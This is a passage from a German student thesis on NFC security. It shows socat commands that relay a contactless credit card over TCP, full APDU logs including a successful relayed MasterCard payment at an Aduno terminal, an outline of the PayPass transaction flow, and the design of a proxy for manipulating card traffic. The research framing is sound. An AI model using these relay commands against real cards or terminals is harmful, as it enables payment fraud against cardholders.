Abb. 19: Versuchsaufbau Relay mit 14443-4 Karte über TCP/IP

Der rechte PC dient hier als Target, an welchem die originale Karte gescannt wird und der linke dient als Initiator, an welchem die emulierte Karte vom Reader gelesen wird.

Auch hier wird der nfc-relay-picc command verwendet, jedoch in socat eingebettet. Dies wird bereits vom nfc-relay-picc unterstützt und ist in den MAN-Pages beschrieben.

Socat Befehl PC rechts:
socat TCP-LISTEN:1234,reuseaddr "EXEC:nfc-relay-picc -i,fdin=3,fdout=4"

Socat Befehl PC links:
socat TCP:152.96.237.205:1234 "EXEC:nfc-relay-picc -t,fdin=3,fdout=4"

Der Output dieser Commands sieht wie folgt aus:

```
INFO: Initiator mode only.
nfc-relay-picc uses libnfc 1.5.1 (r1175)
Connected to the NFC reader device: ACS ACR122U 00 00 / ACR122U210 - PN532 v1.6 (0x07)
Found tag:
    ATQA (SENS_RES): 00  04
      UID (NFCID1): f6  0c  25  2e
     SAK (SEL_RES): 20
           ATS: 78  00  80  02  20  63  cb  a1  80
Hint: tag <---> *INITIATOR* (relay) <-FD3/FD4-> target (relay) <---> original reader
Forwarding C-APDU: 00  a4  04  00  07  a0  00  00  00  03  00  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  10  a0  00  00  00  18  30  03  01  00  00  00  00  00  00  00  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  07  d2  76  00  01  44  80  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  06  d2  76  00  00  01  02
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  07  a0  00  00  03  57  00  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  09  a0  00  00  03  08  00  00  10  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  07  a0  00  00  02  48  02  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  07  a0  00  00  02  48  03  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  0e  31  50  41  59  2e  53  59  53  2e  44  44  46  30  31
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  0e  32  50  41  59  2e  53  59  53  2e  44  44  46  30  31
Forwarding R-APDU: 6f  2f  84  0e  32  50  41  59  2e  53  59  53  2e  44  44  46  30  31  a5  1d  bf  0c
1a  61  18  4f  07  a0  00  00  00  04  10  10  87  01  01  50  0a  4d  61  73  74  65  72  43  61  72  64  90
00
```

Output nfc relay mit socat von PC rechts

```
INFO: Target mode only.
nfc-relay-picc uses libnfc 1.5.1 (r1175)
Hint: tag <---> initiator (relay) <-FD3/FD4-> *TARGET* (relay) <---> original reader


We will emulate:
   ATQA (SENS_RES): 00  04
     UID (NFCID3): 08  0c  25  2e
    SAK (SEL_RES): 20
            ATS: 75  33  92  03  20  63  cb  a1  80
Connected to the NFC emulator device: ACS ACR122U 00 00 / ACR122U207 - PN532 v1.6 (0x07)
Done, relaying frames now!
Forwarding C-APDU: 00  a4  04  00  07  a0  00  00  00  03  00  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  10  a0  00  00  00  18  30  03  01  00  00  00  00  00  00  00  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  07  d2  76  00  01  44  80  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  06  d2  76  00  00  01  02
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  07  a0  00  00  03  57  00  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  09  a0  00  00  03  08  00  00  10  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  07  a0  00  00  02  48  02  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  07  a0  00  00  02  48  03  00
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  0e  31  50  41  59  2e  53  59  53  2e  44  44  46  30  31
Forwarding R-APDU: 6a  82
Forwarding C-APDU: 00  a4  04  00  0e  32  50  41  59  2e  53  59  53  2e  44  44  46  30  31
Forwarding R-APDU: 6f  2f  84  0e  32  50  41  59  2e  53  59  53  2e  44  44  46  30  31  a5  1d  bf  0c
1a  61  18  4f  07  a0  00  00  00  04  10  10  87  01  01  50  0a  4d  61  73  74  65  72  43  61  72  64  90
00
```

Output nfc relay mit socat von PC links

Abb. 20: Screenshot der Handyapplikation NFC Tag Info

Auch dieser Relay funktioniert einwandfrei, wie man am Output des PCs und dem Screenshot vom Handy erkennen kann.

Nun steht der Weg frei, eine Applikation zu entwickeln, die den Verkehr manipulieren kann.

6.3.9 NFC Relay mit Kreditkarte und Aduno Terminal

Als die Compass Security das Aduno Terminal in Betrieb hatte, konnten wir erste Tests damit durchführen. Das Aduno Terminal ist ein baugleiches Terminal wie es auch im Kiosk zum Einsatz kommt und deshalb sehr interessant für unsere Studie.

Der Versuchsaufbau sieht folgendermassen aus:




Abb. 21: Versuchsaufbau Relay mit 14443-4 Karte mit Aduno Terminal

Auf der linken Seite sieht man den PC, der das Relay der Kreditkarte übernimmt. Rechts steht der PC der die Kasse simuliert und das Aduno Terminal bedient.

Die Zahlung wird vom PC rechts ausgelöst und auf dem Aduno Terminal erscheint die Aufforderung, die Karte hinzuhalten. Auf das Aduno Terminal wird nun der NFC Leser, der die Kreditkarte emuliert, gehalten. Die Original Kreditkarte liegt unter dem USB Dongle und wird von dort eingelesen.

Der Output des Relays sieht so aus:

```
vep@minty ~ $ nfc-relay-picc
nfc-relay-picc uses libnfc 1.5.1 (rexported)
Connected to the NFC reader device: ACS ACR122U 01 00 / ACR122U207 - PN532 v1.6 (0x07)
Found tag:
```

```
   ATQA (SENS_RES): 00  04
     UID (NFCID1): f4  11  0d  28
    SAK (SEL_RES): 20
          ATS: 78  00  80  02  20  63  cb  a1  80
Hint: tag <---> initiator (relay) <---> target (relay) <---> original reader

We will emulate:
   ATQA (SENS_RES): 00  04
     UID (NFCID3): 08  11  0d  28
    SAK (SEL_RES): 20
          ATS: 75  33  92  03  20  63  cb  a1  80
Connected to the NFC emulator device: ACS ACR122U 00 00 / ACR122U210 - PN532 v1.6 (0x07)
Done, relaying frames now!
Forwarding C-APDU: 00 a4 04 00 0e 32 50 41 59 2e 53 59 53 2e 44 44 46 30 31 00
Forwarding R-APDU: 6f 2f 84 0e 32 50 41 59 2e 53 59 53 2e 44 44 46 30 31 a5 1d bf 0c
1a 61 18 4f 07 a0 00 00 00 04 10 10 87 01 01 50 0a 4d 61 73 74 65 72 43 61 72 64 90
00
Forwarding C-APDU: 00 a4 04 00 07 a0 00 00 00 04 10 10 00
Forwarding R-APDU: 6f 38 84 07 a0 00 00 00 04 10 10 a5 2d 50 0a 4d 61 73 74 65 72 43
61 72 64 87 01 01 5f 2d 02 64 65 9f 11 01 01 9f 12 0a 4d 61 73 74 65 72 43 61 72 64
bf 0c 05 9f 4d 02 0b 0a 90 00
Forwarding C-APDU: 80 a8 00 00 02 83 00 00
Forwarding R-APDU: 77 12 82 02 39 80 94 0c 08 01 01 00 10 01 01 01 18 01 03 00 90 00
Forwarding C-APDU: 00 b2 02 1c 00
Forwarding R-APDU: 70 03 93 01 ff 90 00
Forwarding C-APDU: 00 b2 03 1c 00
Forwarding R-APDU: 70 81 ab 9f 49 03 9f 37 04 9f 47 01 03 9f 48 0a 04 00 72 05 35 61
37 d8 44 fd 9f 46 81 90 52 d6 58 cd 4a 26 f4 b1 88 db 5b f1 1e d6 4f 9c b7 86 c2 2b
b7 ef 30 49 7e 07 fc 85 bd ab cd 42 74 b4 d2 ce a3 37 cc 8a 42 52 cf a2 26 13 57 23
fd 05 03 fe ef 6d a0 6e b2 2e 8b 98 5c d2 2b a6 b8 9d de 85 90 a3 f3 d7 27 5e c3 e4
b1 71 0b 2e de a3 fd f8 0c 3d 05 83 1d 2c d2 7f d6 51 bf 0f 0d 5f 6e 02 7f 43 91 b1
ea 91 77 0f ab 28 2b eb f4 1d 49 52 f3 0b 0d ae 24 01 b9 70 4b c0 24 e0 68 95 33 ac
47 66 af 5d ee b2 9b 95 d3 96 ee 61 90 00
Forwarding C-APDU: 80 ae 50 00 2b 00 00 00 00 01 00 00 00 00 00 00 00 07 56 00 80
00 00 00 07 56 12 11 05 00 cd 11 9d ca 22 00 00 00 00 00 00 00 00 00 00 1f 03 00 00
Forwarding R-APDU: 77 81 91 9f 27 01 40 9f 36 02 00 07 9f 4b 70 e8 7d 8f 25 d6 c6 cf
6a 08 0f 9c 2d c5 89 d0 e5 72 6e 7f e7 ae 05 85 f6 f4 c8 f3 29 01 9c af ef 28 29 fb 5a
43 25 9e 23 e1 93 11 a9 ad e2 f7 de d4 af 43 cd 33 b6 a7 5d 91 b6 ff 3d 6a 04 78 12
9f 2d 4e 02 dc 65 30 4e d3 da a7 49 78 13 d0 3f da 6f 79 f8 32 52 94 23 83 80 93 3c
85 c2 81 1e 9a ec 66 f4 be 87 39 65 09 5d 25 38 7f 98 7e 6a 9f 10 12 01 10 90 40 03
22 00 00 00 00 00 00 00 00 03 00 00 ff 90 00
```

nfc_target_receive_bytes: Target Released
Output des Relays mit Kreditkarte und Aduno Terminal

Der Relay mit der Kreditkarte hat funktioniert. Die Zahlung wurde vom Terminal angenommen und der Betrag abgebucht.

6.3.10 Mastercard M/Chip PayPass[4]

Die Mastercard Kreditkarte, welche über eine NFC Schnittstelle verfügt nennt sich PayPass. In einem Standard von Mastercard, welche für Hersteller von Kartenterminals gedacht ist, sind alle nötigen Informationen gegeben, die wir für die Implementierung der Applikation und die anschliessende Trafficanalyse benötigen.

4 Grundlage des Kapitels aus Quelle 5

6.3.10.1 Transaction Flow

Jede Transaktion folgt einem strikten Ablauf welcher im folgenden Diagramm gezeigt wird. In unserem Fall handelt es sich um eine Kreditkarte mit M/Chip Profile.




Abb. 22: Transactionflow PayPass Kreditkarte [Quelle 3, Fig. 5]

1. Als erstes wird vom Terminal die Applikation PPSE (PayPass Payment System Environment) ausgewählt und initiiert. Dies ist nötig, dass Terminal und Karte dem gleichen Transaction Flow folgen und klar ist, welcher Standard von der Karte unterstützt wird.
2. Da unsere Karte ein M/Chip Profile hat, wird als nächstes die M/Chip Application Data gelesen. Diese beinhaltet unter anderem die Kreditkarten-Nummer und das Ablaufdatum, nicht aber den Namen des Kreditkartenhalters. Diese Daten werden laut Standard gebraucht, um die folgende Checksumme verifizieren zu können.
3. Die Daten werden anschliessend im Terminal verifiziert.
4. Nun wird eine kryptografische Checksumme gebildet, welche die Sicherheit der Transaktion gewährleisten soll. Das Terminal sendet dazu eine Aufforderung an die Karte, diese Checksumme zu erzeugen. Die Aufforderung beinhaltet eine nicht vorhersehbare Nummer. Mit dieser Nummer und einem privaten Key berechnet die Karte die Checksumme.
5. Zum Schluss verifiziert das Terminal die erhaltene Checksumme und schliesst die Transaktion ab.

6.3.10.2 Commands

Die folgenden Commands werden während einer Transaktion vom Terminal an die Karte gesendet. Die Spezifikationen können im Mastercard M/Chip PayPass Standard nachgeschlagen werden (Quelle 3).

6.3.10.2.1 Select

Dieser Command ist nötig, um die unterstützen PayPass Applikationen der Karte herauszufinden. Die Karte antwortet in unserem Fall nur mit dem Mastercard Standard.

6.3.10.2.2 Get processing options

Mit diesem Command initiiert das Terminal die Transaktion innerhalb der Karte. Als Antwort erhält das Terminal das Application Interchange Profile sowie die Application File Locator. Aufgrund dieser Antworten startet das Terminal den Read Command auf einen bestimmten Sektor der Karte.

6.3.10.2.3 Read

Das Terminal liest einige Sektoren der Karte aus. Diese Informationen benötigt das Terminal um anschliessend die Transaktion verifizieren zu können.

6.3.10.2.4 Generate Application Cryptogram

Mit diesem Command werden Transaktionsspezifische Daten an die Karte gesendet. Aufgrund dieser Daten berechnet die Karte anschliessend eine Checksumme, welche aus einem Private Key und den erhaltenen Daten besteht.

6.4 Softwareentwicklung

Da die Softwareentwicklung nur einen Teil unserer Studienarbeit ausmacht, werden nur die wirklich nötigen Dokumente dazu erstellt. Wir verzichten bewusst auf zu detaillierte Dokumentationen und dokumentieren nur für uns wichtige Punkte.

6.4.1 Allgemeine Beschreibung

6.4.1.1.1 Produkt Perspektive und Funktion

Die Software hat zum Ziel, eine Verbindung zwischen zwei NFC Geräten aufzuzeigen. Es soll möglich sein, den Verkehrsfluss nachzuvollziehen und sogar einzugreifen und zu manipulieren. Am Ende soll ein Interface für den Benutzer der Software entstehen, in welcher dieser Verkehrsfluss dargestellt wird und mit einfachen Mitteln eingegriffen werden kann. Dies soll nicht nur lokal möglich sein, sondern der Verkehr soll über einen TCP/IP Socket übertragen werden können.

Die Software soll von der Compass Security AG eingesetzt werden können, um die Sicherheit von NFC Systemen zu überprüfen und zu bewerten.

6.4.1.2 Abhängigkeiten

Die Software ist abhängig von einer externen Quelle welche den Datenstrom liefert.

6.4.2 Use Cases und Ziele

Am Anfang des Projekts wurde über zwei verschiedene Möglichkeiten gesprochen, wie die Software verwendet werden könnte. Es wurden hier für beide Approaches Ziele definiert, jedoch wird schlussendlich nur der Approach der *NFC Transmission analysis / modification* verfolgt.

6.4.2.1 Ziele

6.4.2.1.1 Zahlungs- / (Sharing)service

6.4.2.1.1.1 Zahlung tätigen

Ein Kunde möchte eine Einzahlung mit der NFC Karte tätigen. Er löst die Zahlung über die “Compass NFC Payment” Applikation aus. Entsprechend der Aufforderung der Applikation hält der Kunde die NFC Karte an das Lesegerät. Der Zahlungsauftrag wird generiert. Der Kunde bestätigt worauf der Auftrag ausgeführt wird. Eine Zahlungsbestätigung wird angezeigt.

6.4.2.1.1.2 Tag – Sharing

Ein Kunde möchte mit einem anderen Kunden Informationen teilen die er in Form eines NFC Tags gespeichert hat. Über die Applikation verbindet er sich mit seinem Partner und wird aufgefordert sein NFC Tag auf das Lesegerät zu halten. Sein Partner liest nun die Informationen über eine Tag Reader App in seinem Smartphone aus seinem NFC Gerät aus.

6.4.2.1.1.3 Geld überweisen

Zwei Kunden möchten eine Geldtransaktion durchführen. Über die Applikation starten sie die Überweisung. Beide halten ihre Kreditkarte an ihr NFC Gerät. Der Überweisungsauftrag wird generiert und angezeigt. Beide Seiten bestätigen die Überweisung worauf der Auftrag ausgeführt wird. Ein Belegt wird generiert und angezeigt.

6.4.2.1.2 NFC Relay Transmission analysis / modification

6.4.2.1.2.1 NFC Komponenten Analyse

Eine Firma will Sicherheitstüren auf NFC Basis einführen und verschiedene Modelle auf ihre Sicherheit testen. Mit der Applikation untersuchen sie die einzelnen NFC Komponenten und ihre Interaktion auf mögliche Schwachstellen.

6.4.2.1.2.2 Applikations-Analyse

Eine Firma, welche NFC Software entwickelt, will die Kommunikation einer neuen Applikation auf ihre Anfälligkeit überprüfen. Der erzeugte NFC Stream kann analysiert, angehalten und manipuliert werden um mögliche Probleme in Sachen Security oder Performance aufzuzeigen.

6.4.2.2 Use Cases Beschreibungen (Brief)

Da die Applikation nur sehr wenige und kleine Use Cases definiert, werden diese nur im Brief Format beschrieben.

6.4.2.2.1.1 UC1: Verkehrsanalyse

Der Benutzer startet die Applikation. Sobald ein APDU auf dem angegeben Port eintrifft, wird es von der Applikation dargestellt und anschliessend an den Remote Host weitergeleitet. Sobald vom Remote Host die APDU-Response eintrifft, wird auch diese angezeigt und weitergeleitet. Dies wird für die gesamte Dauer der NFC Session wiederholt.

6.4.2.2.1.2 UC2: Verkehrsmanipulation manuell

Der Benutzer schaltet die Trap-Funktion ein. Sobald nun ein APDU auf dem angegeben Port eintrifft, wird es nicht automatisch weitergeleitet, sondern angehalten. Die Software zeigt das APDU an und der Benutzer kann es manipulieren und anschliessend weiterleiten. Dies kann er für alle erhaltenen APDUs machen und wird für die gesamte Dauer der NFC Session wiederholt.

6.4.2.2.1.3 UC3: Verkehrsmanipulation automatisch

Der Benutzer schaltet die Trap-Funktion ein und definiert zusätzlich einen Filter. Der Verkehr wird nun automatisch weitergeleitet, jedoch werden die im Filter definierten APDUs automatisch so manipuliert, wie es im Filter spezifiziert wurde. Dies wird für die gesamte Dauer der NFC Session wiederholt.

6.4.2.2.1.4 UC4: Trafficlogging

Sobald eine NFC Session zu Ende ist, zeigt die Software den gesamten Verlauf auf. Dieser Verlauf kann einfach gespeichert werden, um ihn später analysieren zu können.

6.4.2.2.1.5 UC5: APDU Stream Auswahl

Der Benutzer kann auswählen, ob er einen reinen APDU Stream empfangen will, oder einen libnfc-relay APDU-Stream.

6.4.3 Schnittstellen

Die Software bietet lediglich einen TCP Port, auf welchem sie die Kommandos der NFC Geräte empfängt und einen Zielhost auf welchem die Kommandos weitergeleitet werden sollen.

6.4.4 Domainmodel

Das Domainmodel ist auch als Bild im Anhang ersichtlich.




Abb. 23: Domainmodel

6.4.5 Wichtige Konzepte

6.4.5.1 Plugin Architektur

Um die Applikation einfach erweitern zu können, wird eine Plugin Architektur eingeführt. So ist es möglich weitere PacketExtractors und PacketWrappers für andere Streams zu implementieren, ohne Änderungen am bestehenden Programmcode vornehmen zu müssen. Über ein Strategy Pattern wird dann die richtige Implementation ausgewählt.

Um eine neue Implementation zu erstellen wird in einem neuen Projekt der Gonzo Proxy als Ressource eingebunden, damit die nötigen Interfaces implementiert werden können. Sobald ein neues Plugin entwickelt wurde, muss dieses als JAR exportiert und in den Plugin Ordner abgelegt werden. Im properties File im Plugin Ordner werden die Plugins deklariert, welche dynamisch mittels Classloader in die Applikation geladen werden sollen.

Was bei der Entwicklung eines neuen Plugins zu beachten ist, wird im Kapitel Error: Reference source not found beschrieben.

6.4.5.2 Template (Paketparsing)

Um den gelieferten Paket Stream komfortabel und im Detail analysieren und modifizieren zu können ist es nötig das Paket in seine einzelnen Felder aufzuteilen. So ist man in der Lage, ein gesuchtes Feld in einem Paket schnell zu identifizieren und Modifikationen darauf vorzunehmen.

Aus diesem Grund wurde eine auf YAML basierende Template Architektur implementiert. Dies ermöglicht die Definition von Paketen aus Textfiles ohne dass die Applikation neu kompiliert werden muss. Für den zu analysierenden Stream können somit Templates erstellt werden, welche als Schablone dienen um die Pakete im Stream zu identifizieren. Wurde im Stream ein Template identifiziert, kann der Parser mithilfe des Templates den Stream in die definierten Felder parsen. Um die Templatedefinition einfach zu halten können dort Werte in Ascii Repräsentation eingetragen werden. Dies erfordert jedoch dass der empfangene Stream auch in eine Ascii Repräsentation gebracht wird.

Die Template Library kann im Zusammenspiel mit der Plugin Architektur beliebig erweitert werden, um beliebige Low-Level Streams zu analysieren.

6.4.6 Operation Contracts

6.4.6.1 extractPacketToHandler

Cross Reference	**APDU Stream Auswahl [UC5]**
Beschreibung	Aus dem gelieferten Stream müssen Pakete identifiziert und auf die Packet Klasse abgebildet werden. Danach muss das erstellte Packet der RelayDataHandler Klasse übergeben werden
Preconditions	• PacketStreamHandler Klasse hat die ausgewählte PacketExtractor Klasse per Classloader geladen und instanziert • PacketStreamHandler hat Daten vom Stream gelesen und liefert diese inklusive der Anzahl gelesener Bytes. • PacketStreamHandler liefert Parameter welcher identifiziert ob es sich um ein Command oder Response Stream handelt

Postconditions	• Neues Packet Objekt wurde erstellt
	  • packetData – Feld wurde mit Hex – Daten in Ascii repräsentation gesetzt
	  • type – Feld wurde gesetzt
	• Neues Packet Objekt wurde der RelayDataHandler Klasse übergeben

Tabelle 5:Contract extractPacketToHandler()

6.4.6.2 wrap

Cross Reference	**APDU Stream Auswahl [UC5]**
Beschreibung	Aus der gelieferten Packet Klasse muss wieder ein gültiger Bytestream erstellt werden
Preconditions	• PacketStreamHandler Klasse hat die ausgewählte PacketWrapper Klasse per Classloader geladen und instanziert
Postconditions	• Bytestream wurde aus geliefertem Packet zusammengesetzt und der PacketStreamHandler Klasse zurückgeliefert

Tabelle 6: Contract wrap()

6.4.7 Systemübersicht

